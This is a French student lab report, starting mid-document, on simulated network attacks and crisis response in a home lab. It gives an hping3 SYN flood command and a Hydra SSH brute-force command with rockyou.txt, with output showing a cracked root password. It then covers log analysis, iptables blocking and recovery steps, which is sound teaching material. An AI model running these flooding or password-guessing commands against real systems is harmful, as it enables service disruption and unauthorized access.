Hit:3 http://deb.debian.org/debian bookworm-updates InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
All packages are up to date.
Reading package lists... Done
Building dependency tree... Done
```

```
(root@kali)-[~]
# hydrhping3 -S --flood -p 80 192.168.1.1
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

- Cette commande est utilisée pour lancer une **attaque par déni de service (DDoS)** en inondant la machine cible (**192.168.1.1**) avec des paquets TCP SYN.
-
- **hping3** : Outil permettant de générer et d'envoyer des paquets réseau de manière personnalisée. Il est souvent utilisé pour le test de réseau et les simulations d'attaques.
- **-S** : Indique que les paquets envoyés sont des paquets **TCP SYN**. Ces paquets sont utilisés dans l'établissement d'une connexion TCP. En envoyant une grande quantité de ces paquets sans compléter la connexion (attaque SYN flood), la cible peut être submergée et ralentir ou cesser de répondre.
- **--flood** : Envoie les paquets de manière **continue et à la vitesse maximale** supportée par la machine attaquante. Cela provoque une saturation du réseau.
- **-p 80** : Spécifie que l'attaque vise le **port 80**, qui est le port utilisé pour les communications HTTP.
- **192.168.1.1** : Adresse IP de la machine cible. Ici, il s'agit d'un réseau local, donc la machine attaquée est probablement un serveur interne.
- On va donc ensuite sur la **machine cible** pour vérifier que l'attaque fonctionne correctement

```
14:09:07.595447 IP kali.lan.43074 > debian12.http: Flags [R], seq 1937394900, win 0, length 0
14:09:07.595448 IP kali.lan.43077 > debian12.http: Flags [S], seq 867676524, win 512, length 0
14:09:07.595455 IP debian12.http > kali.lan.43077: Flags [S.], seq 805478786, ack 867676525, win 64240, options [mss 1460], length 0
14:09:07.595495 IP kali.lan.43075 > debian12.http: Flags [R], seq 723201352, win 0, length 0
14:09:07.595495 IP kali.lan.43076 > debian12.http: Flags [R], seq 661804609, win 0, length 0
14:09:07.595535 IP kali.lan.43078 > debian12.http: Flags [S], seq 1207194235, win 512, length 0
14:09:07.595542 IP debian12.http > kali.lan.43078: Flags [S.], seq 3570397731, ack 1207194236, win 64240, options [mss 1460], length 0
```

```
root@debian12:/home/edem# tail -f /var/log/apache2/error.log
[Tue Apr 01 13:46:04.580801 2025] [mpm_event:notice] [pid 2906:tid 2906] AH00489: Apache/2.4.62 (Debian) configured -- resuming normal operations
[Tue Apr 01 13:46:04.580900 2025] [core:notice] [pid 2906:tid 2906] AH00094: Command line: '/usr/sbin/apache2'
[Tue Apr 01 14:47:34.071422 2025] [mpm_event:error] [pid 2906:tid 2906] AH00484: server reached MaxRequestWorkers setting, consider raising the MaxRequestWorkers setting
```

- On a utilisé la commande **tail -f /var/log/syslog** qui est utilisée pour surveiller en temps réel les nouvelles entrées qui apparaissent dans le fichier de journalisation système.

Pour vérifier que l'attaque fonctionne réellement nous avons essayé en temps réel de faire une requête HTTP pour voir si nous allions recevoir une réponse. Vous pouvez donc voir que l'on a reçu aucune réponse donc l'attaque Ddos a bien fonctionné.

```
(root@kali)-[~]
# curl -I http://192.168.1.1
```

La commande **curl -i http://192.168.1.1** permet de faire une requête HTTP vers l'adresse IP spécifiée (ici, 192.168.1.1) en utilisant l'outil **curl**.

Attaque par Force Brute SSH :

- Utilisation et Installation de **Hydra** pour tester une liste de mots de passe sur le serveur SSH de la machine Debian.

```
(root@kali)-[~]
# apt install hydra
The following packages were automatically installed and are no longer required:
  libsuperlu6 libwireshark17t64 libwiretap14t64 libwsutil15t64 libx11-dev libxau-dev python3-serial-asyncio python3-smmmap python3-tables python3-tables-lib python3-talloc python3-tdb
  libarmadillo12
```

- Utilisation et Installation de **Openssh** car OpenSSH est un service permettant de se connecter à une machine distante de manière sécurisée via le protocole SSH (Secure Shell).

```
root@debian12:/home/edem# apt install openssh-server -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  openssh-sftp-server runit-helper
Suggested packages:
  molly-guard monkeysphere ssh-askpass ufw
The following NEW packages will be installed:
  openssh-server openssh-sftp-server runit-helper
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 529 kB of archives.
```


- Sur la machine cible on a créé un utilisateur avec un mot de passe faible au cas où se connecter au root serait trop compliqué.

```
root@debian12:/home/edem# sudo useradd -m hacker
root@debian12:/home/edem# echo "hacker:hack123" | sudo chpasswd
```

- Avant tout, j'ai dû inclure le mot de passe du root de la machine cible pour que quand l'attaque soit effectuée **la machine qui attaque** puisse se connecter. Pour ce faire je suis allé dans le fichier **/usr/share/wordlists/rockyou.txt** qui contient des millions de mots de passe courants et est largement utilisé pour des attaques par force brute. Il permet de tester une grande variété de combinaisons pour essayer de deviner le mot de passe d'un utilisateur.



- Lorsqu'on utilise Hydra avec ce fichier, la commande peut ressembler à ceci :

hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.1 -V

-l root: signifie que l'attaque va être effectuée sur le compte utilisateur "root".

-P /usr/share/wordlists/rockyou.txt: spécifie le fichier de mot de passe (la wordlist), ici rockyou.txt.

ssh://192.168.1.1: cible un service SSH sur l'adresse IP de la machine Debian.

-V: pour afficher en détail les tentatives de connexion.

- On peut donc voir que Hydra a bien trouver le mot de passe qui correspond au **root**

```
(root@kali) ~$ hydra -l[~] -P /usr/share/wordlists/rockyou_new.txt
# hydra -l root -P /usr/share/wordlists/rockyou_new.txt ssh://192.168.1.1

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-02 22:
20:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1
/p:14344400), ~896525 tries per task
[DATA] attacking ssh://192.168.1.1:22/
[22][ssh] host: 192.168.1.1 login: root password: edem
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-02 22:
20:17

(root@kali) ~$
```

- ssh root@192.168.1.1

ssh : Le programme de connexion sécurisé. Il permet de se connecter à une machine distante via le protocole SSH (Secure Shell).

root: C'est le nom d'utilisateur sur la machine distante à laquelle vous souhaitez vous connecter.

192.168.1.1: L'adresse IP ou le nom de domaine du serveur auquel vous vous connectez..

- La commande **whoami** affiche le nom de l'utilisateur actuellement connecté à la machine. Cela permet de savoir sous quel utilisateur on est connecté à ce moment précis.

cat /etc/passwd | grep bash

- Cette commande permet de filtrer les utilisateurs qui utilisent un shell de type "bash" sur le système, en lisant le fichier **/etc/passwd** et en recherchant toutes les lignes contenant "bash".

```
(root@kali)-[~]
# ssh ssh@192.168.1.1

root@192.168.1.1's password:
Last login: Tue Apr  1 16:04:15 2025 from 192.168.1.12
root@debian12:~# whoami
root
root@debian12:~# cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
edem:x:1000:1000:edem,,,:/home/edem:/bin/bash
root@debian12:~#
```

4. Détection et Analyse de l'Attaque

Surveillance des Indicateurs de Compromission (IOC) et des Signes d'Activité Malveillante :

- Lors de l'attaque DDoS, l'indicateur principal à surveiller était l'augmentation anormale du trafic réseau, particulièrement sur le port 80 (HTTP) pour le serveur Apache. L'outil **hping3** a été utilisé pour générer un trafic massif de paquets SYN, ce qui a saturé le réseau.
- Pour l'attaque par force brute, les signes d'activité malveillante comprenaient des tentatives répétées de connexion SSH sur le port 22, avec une multitude d'essais de mots de passe provenant de l'outil **Hydra**.

Analyse des Données de Journalisation :

- **Pour l'attaque DDoS (avec hping3) :** On a utilisé la commande suivante pour surveiller les logs du système et observer les tentatives de connexion malveillantes (en particulier les erreurs liées à l'épuisement des ressources) :

```

14:09:07.595447 IP kali.lan.43074 > debian12.http: Flags [R], seq 1937394900, win 0, length 0
14:09:07.595448 IP kali.lan.43077 > debian12.http: Flags [S], seq 867676524, win 512, length 0
14:09:07.595455 IP debian12.http > kali.lan.43077: Flags [S.], seq 805478786, ack 867676525, win 64240, options [mss 1460], length 0
14:09:07.595495 IP kali.lan.43075 > debian12.http: Flags [R], seq 723201352, win 0, length 0
14:09:07.595495 IP kali.lan.43076 > debian12.http: Flags [R], seq 661804609, win 0, length 0
14:09:07.595535 IP kali.lan.43078 > debian12.http: Flags [S], seq 1207194235, win 512, length 0
14:09:07.595542 IP debian12.http > kali.lan.43078: Flags [S.], seq 3570397731, ack 1207194236, win 64240, options [mss 1460], length 0

```

Pour l'attaque par force brute (avec Hydra) : Les tentatives de force brute SSH sont généralement enregistrées on a donc utilisé la commande **Journalctl -u ssh**. Pour analyser ces tentatives.

```

root@debian12:/var/log# journalctl -u ssh
Apr 01 13:48:01 debian12 systemd[1]: Starting ssh.service - OpenBSD Secure Shell>
Apr 01 13:48:01 debian12 sshd[3312]: Server listening on 0.0.0.0 port 22.
Apr 01 13:48:01 debian12 sshd[3312]: Server listening on :: port 22.
Apr 01 13:48:01 debian12 systemd[1]: Started ssh.service - OpenBSD Secure Shell>
Apr 01 15:49:22 debian12 sshd[7100]: Received disconnect from 192.168.1.12 port>
Apr 01 15:49:22 debian12 sshd[7100]: Disconnected from authenticating user root>
Apr 01 15:49:23 debian12 sshd[7105]: pam_unix(sshd:auth): authentication failur>
Apr 01 15:49:23 debian12 sshd[7107]: pam_unix(sshd:auth): authentication failur>
Apr 01 15:49:23 debian12 sshd[7103]: pam_unix(sshd:auth): authentication failur>
Apr 01 15:49:23 debian12 sshd[7104]: pam_unix(sshd:auth): authentication failur>
Apr 01 15:49:23 debian12 sshd[7108]: pam_unix(sshd:auth): authentication failur>
Apr 01 15:49:23 debian12 sshd[7109]: pam_unix(sshd:auth): authentication failur>
Apr 01 15:49:23 debian12 sshd[7111]: pam_unix(sshd:auth): authentication failur>
Apr 01 15:49:23 debian12 sshd[7102]: pam_unix(sshd:auth): authentication failur>
Apr 01 15:49:23 debian12 sshd[7113]: pam_unix(sshd:auth): authentication failur>
Apr 01 15:49:23 debian12 sshd[7106]: pam_unix(sshd:auth): authentication failur>
Apr 01 15:49:23 debian12 sshd[7110]: pam_unix(sshd:auth): authentication failur>

```

5. Réponse à l'Attaque :

Réunir l'équipe de gestion de crise

Cela implique de notifier les membres de l'équipe responsable de la gestion des incidents de sécurité et de définir les priorités. Ils devront :

- Identifier les systèmes touchés par les attaques.
- Collaborer pour mettre en œuvre les contre-mesures.

Actions à noter :


- Mise en place d'un processus d'escalade des alertes.
- Notification de l'équipe de sécurité et de l'administration du réseau.

Mise en œuvre des contre-mesures techniques

Utilisation de iptables : Vous pouvez bloquer l'adresse IP de l'attaquant en ajoutant une règle dans iptables pour couper l'accès réseau. Exemple de commande :

```
root@debian12:/home/edem# sudo iptables -A INPUT -p tcp --dport 80 -j DROP
```

- La commande **iptables -A INPUT -p tcp --dport 80 -j DROP** est utilisée pour ajouter une règle dans le pare-feu afin de bloquer le trafic entrant sur le port 80.
- **iptables** : Outil de gestion des règles de filtrage de paquets sous Linux.
- **-A INPUT** : Cette option indique que nous allons ajouter (-A pour "append") une règle dans la chaîne **INPUT**, qui est responsable du filtrage des paquets entrants (c'est-à-dire les connexions vers le système).
- **-p tcp** : Cette option spécifie le protocole que l'on souhaite filtrer. Ici, il s'agit du **TCP** (Transmission Control Protocol), qui est le protocole utilisé pour les connexions réseau, y compris les connexions HTTP et SSH.
- **--dport 80** : Cette option indique le **port de destination** à bloquer, ici le port **80**, qui est le port par défaut pour les services HTTP (Serveur Web Apache, par exemple).
- **-j DROP** : Cette option spécifie l'action à prendre pour les paquets qui correspondent à la règle. **DROP** signifie que les paquets seront rejetés sans notification, ce qui arrête le trafic sur ce port.




```
(root@kali)-[/home/edem]
# curl -I http://192.168.1.1
HTTP/1.1 200 OK
Date: Wed, 02 Apr 2025 22:12:57 GMT
Server: Apache/2.4.62 (Debian)
Last-Modified: Tue, 01 Apr 2025 11:46:02 GMT
ETag: "29cd-631b614c78898"
Accept-Ranges: bytes
Content-Length: 10701
Vary: Accept-Encoding
Content-Type: text/html
```

Contre-mesures pour une attaque par Force Brute SSH :

Blocage avec iptables : on a également utiliser **iptables** pour bloquer les tentatives de connexion provenant d'adresses IP suspectes. Exemple de commande :

```
root@debian12:/var/log# iptables -A INPUT -s 192.168.1.12 -j DROP
```

- **iptables** : C'est l'outil de filtrage de paquets sous Linux, utilisé pour configurer les règles de pare-feu et contrôler le trafic réseau.
- **-A INPUT** : Cela signifie "Ajouter" une règle à la chaîne **INPUT**, qui gère le trafic entrant vers la machine. La chaîne INPUT s'applique au trafic destiné à la machine sur laquelle la commande est exécutée.
- **-s [adresse_ip]** : Cette option définit l'adresse source du trafic. La règle s'applique uniquement aux paquets provenant de l'adresse IP spécifiée.
- **-j DROP** : Cette option définit l'action à prendre lorsque la règle est appliquée. Ici, **DROP** signifie que tous les paquets provenant de l'adresse IP spécifiée seront simplement ignorés et non transmis au système. En d'autres termes, les connexions venant de cette adresse IP seront rejetées sans même notifier l'attaquant (contrairement à une réponse de type "REJECT" qui enverra une notification).
- On peut donc voir que l'on ne peut plus se connecter en ssh:



```
(edem@kali)~  
$ sudo ssh root@192.168.1.1  
[sudo] password for edem:  
^C
```

6. Communication et Coordination

La communication rapide et transparente lors d'une crise est essentielle pour minimiser les impacts et garantir que les bonnes mesures sont prises en temps opportun. Lorsqu'une attaque réseau survient, chaque minute compte et une gestion efficace de la communication peut empêcher la propagation de l'incident et protéger les actifs de l'entreprise. Voici les points à considérer dans cette phase :

Communication avec les parties prenantes internes et externes :

- **Direction de l'entreprise** : Dès qu'une attaque est identifiée, il est crucial d'informer la direction de l'entreprise. Les gestionnaires et les directeurs doivent être rapidement informés pour qu'ils puissent prendre des décisions stratégiques, allouer les ressources nécessaires et préparer des communications externes si nécessaire.

Par exemple, si l'attaque touche des données sensibles ou des systèmes critiques, la direction doit décider si des actions de communication publique sont nécessaires.

- **Employés** : L'information des employés est également vitale. Ceux-ci doivent être informés des risques potentiels, des mesures à suivre et de l'impact de l'attaque sur leurs activités. Cela peut inclure la mise en place de processus de signalement d'incidents ou des directives sur ce qu'il faut faire en cas d'attaque (par exemple, ne pas ouvrir des pièces jointes douteuses ou se connecter à des ressources non sécurisées).
- **Clients et fournisseurs** : Pour les entreprises qui ont des relations avec des clients et des fournisseurs, une communication claire doit également être établie. Selon la nature de l'attaque, il peut être nécessaire de rassurer les clients que les mesures sont prises pour protéger leurs données et leurs transactions. Par exemple, un client pourrait être préoccupé par la sécurité de ses informations personnelles s'il apprend qu'une attaque a eu lieu sur un serveur de l'entreprise.

Coordination avec les équipes internes et externes :

- Les équipes internes telles que les administrateurs système, les experts en sécurité informatique, et les responsables de la gestion de crise doivent collaborer de manière fluide pour contenir l'attaque. Cela inclut le partage d'informations en temps réel sur l'attaque et les mesures mises en place pour limiter les dégâts.
- **Externe** : Selon la gravité de l'incident, la coordination avec des tiers externes peut être nécessaire. Cela inclut les fournisseurs de services de sécurité, les consultants externes, ou même les autorités compétentes telles que les forces de l'ordre ou les agences de régulation. Une bonne coordination avec ces entités peut permettre une réponse plus rapide et plus efficace, notamment pour les attaques complexes ou les intrusions où des compétences spécialisées sont requises.

7. Investigation et Récupération

Une fois que l'attaque a été détectée et que les mesures initiales de confinement ont été prises, l'investigation détaillée commence. Cette étape est cruciale pour comprendre l'attaque en profondeur et pour récupérer les systèmes affectés sans introduire de nouvelles vulnérabilités.

Enquête approfondie sur l'attaque :

- Il s'agit de reconstituer l'attaque pour en identifier les origines, le vecteur d'attaque, et les conséquences. Les attaques peuvent provenir de différents types de menaces : **phishing, exploitations de vulnérabilités** (par exemple, sur des ports ouverts

comme SSH ou des applications vulnérables), ou encore des attaques internes.

- Une analyse des logs système et des journaux d'événements de sécurité est cruciale. Ces informations permettent de tracer les actions des attaquants, leurs adresses IP, les moments clés de l'attaque, ainsi que les éventuelles failles exploitées.

Restaurer les systèmes et services affectés :

- Une fois l'analyse effectuée, il est essentiel de prendre des mesures pour restaurer les services affectés tout en minimisant les risques. Cela peut inclure des actions comme la **restauration de sauvegardes**, la **réinitialisation de mots de passe**, ou encore l'**application de patches de sécurité** pour corriger les vulnérabilités exploitées par l'attaque.
- La priorité dans la récupération des services doit être donnée aux **opérations critiques** de l'entreprise, comme les services clients ou les bases de données sensibles, afin d'assurer que les activités commerciales peuvent reprendre rapidement.

8. Analyse Post-Attaque et Leçons Apprises

L'analyse post-attaque est l'une des étapes les plus importantes dans la gestion de crise. Cette phase permet non seulement d'évaluer la réponse de l'équipe de gestion de crise, mais aussi d'identifier les failles du système qui ont permis à l'attaque de se produire.

Évaluer l'efficacité de la réponse à la crise :

- Après l'attaque, l'équipe doit réaliser une évaluation approfondie de sa réponse à l'incident. Cela inclut l'analyse des décisions prises durant l'attaque, des actions de communication, ainsi que de l'efficacité des contre-mesures mises en place (telles que la coupure de certains services, la mise en œuvre de filtres anti-DDoS, ou l'utilisation de solutions comme Fail2Ban).
- Les réussites et les échecs doivent être identifiés. Par exemple, si des mesures de sécurité préventives n'ont pas été appliquées correctement (mises à jour manquantes, surveillance insuffisante, etc.), elles doivent être notées pour être corrigées.

Identifier les lacunes et points d'amélioration :

- Une fois l'attaque terminée, il est essentiel de mener une réflexion pour identifier les aspects du système de sécurité qui ont échoué ou qui sont devenus obsolètes. Par

exemple, un défaut de configuration de Fail2Ban pourrait avoir empêché le blocage automatique des attaques par force brute, ou un manque de surveillance pourrait avoir retardé la détection de l'attaque DDoS.

- Un autre aspect crucial est l'amélioration de la **formation des équipes de réponse à la crise**. Il est possible qu'au moment de l'attaque, certains membres de l'équipe aient manqué de réactivité ou de connaissances sur les outils de réponse à l'incident.

Renforcer la posture de sécurité :

- Sur la base des leçons apprises, il est important de **renforcer les protocoles de sécurité**. Cela inclut l'adoption de technologies de défense plus robustes contre les attaques DDoS (comme des solutions Cloud pour filtrer le trafic), des systèmes de détection d'intrusion plus performants, ou des pratiques de gestion des mots de passe plus rigoureuses pour éviter les attaques par force brute.
- En parallèle, les **plans de gestion de crise** doivent être mis à jour pour intégrer les retours d'expérience, afin de mieux se préparer pour toute future attaque.

Conclusion

Les travaux pratiques réalisés durant ce TP ont permis d'illustrer l'importance d'une gestion de crise efficace face à des attaques informatiques, en particulier celles portant sur des services critiques comme SSH ou le web. Ils ont mis en évidence non seulement les mesures de réponse technique, mais aussi l'importance de la communication, de la coordination, et de l'analyse post-attaque pour renforcer la sécurité et l'efficacité des équipes de gestion de crise.

En conclusion, ce TP a permis de tester des scénarios réalistes de cyberattaques et d'apprendre à gérer une crise tout en mettant en œuvre les meilleures pratiques de sécurité. Les compétences développées lors de ce TP, tant techniques que managériales, sont essentielles pour protéger les réseaux et les systèmes d'information d'une organisation contre des attaques malveillantes de plus en plus sophistiquées.